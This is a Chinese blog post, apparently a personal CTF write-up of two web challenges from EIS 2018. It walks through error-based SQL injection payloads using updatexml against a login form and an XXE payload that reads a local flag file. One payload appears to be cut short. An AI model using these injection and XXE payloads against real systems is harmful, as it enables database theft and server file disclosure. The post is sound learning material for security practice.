EIS 2018 部分web writeup

原创


TuudOp 于 2018-11-20 12:06:35 发布 409 收藏
分类专栏： ctf 文章标签： ctf

打过这么多比赛，好像还是没有进入过比赛的状态，肯定是太菜了，虽然没做出来，也记一下，权当学习一下这些思路。

web：

SimpleBBS

这个题是登录框的一个报错注入，很简单的一个题，但是没想到




如果在登陆框中输入单引号，数据库就会报错，所以是一个报错注入

然后burp抓包

使用updatexml语句进行报错注入

payload:

```
username=admin' and updatexml(1,concat(0x7e,(select database()),0x7e),1)
-- -&password=123
```




爆出了数据库bbs

然后爆表

payload：

```
username=admin' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables
-- -&password=dfa
```



爆出的表中有flag表


因为有多个表，所以使用group_concat函数，也可以使用limit函数

然后后面的注入方法就和普通的注入是一样的，

通过注入发现flag在flag表的flag列里面，所以，直接

payload：


```
username=admin' and updatexml(1,concat(0x7e,(select flag from flag),0x7e),1)
-- -&password=dfa
```



没有显示完全，这时可以使用mid函数：

payload：


```
username=admin' and updatexml(1,concat(0x7e,mid((select flag from flag),30,32),0x7e),1)
-- -&password=dfa
```



SimpleExtensionExplorerInjection


这是一个xxe的漏洞

输入提交然后抓包



但是这却是一个json格式的数据


通过题目给出的提示是xxe，所以这里讲Content-Type头内容改为application/xml，然后发送xml格式数据，观察是否解析



解析了xml数据，所以存在xxe漏洞，说了flag在根目录下的flag文件里，所以构造payload：

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE eis [
<!ENTITY xxe SYSTEM "file:///flag">
]>
<name>&xxe;</name>
```

得到flag

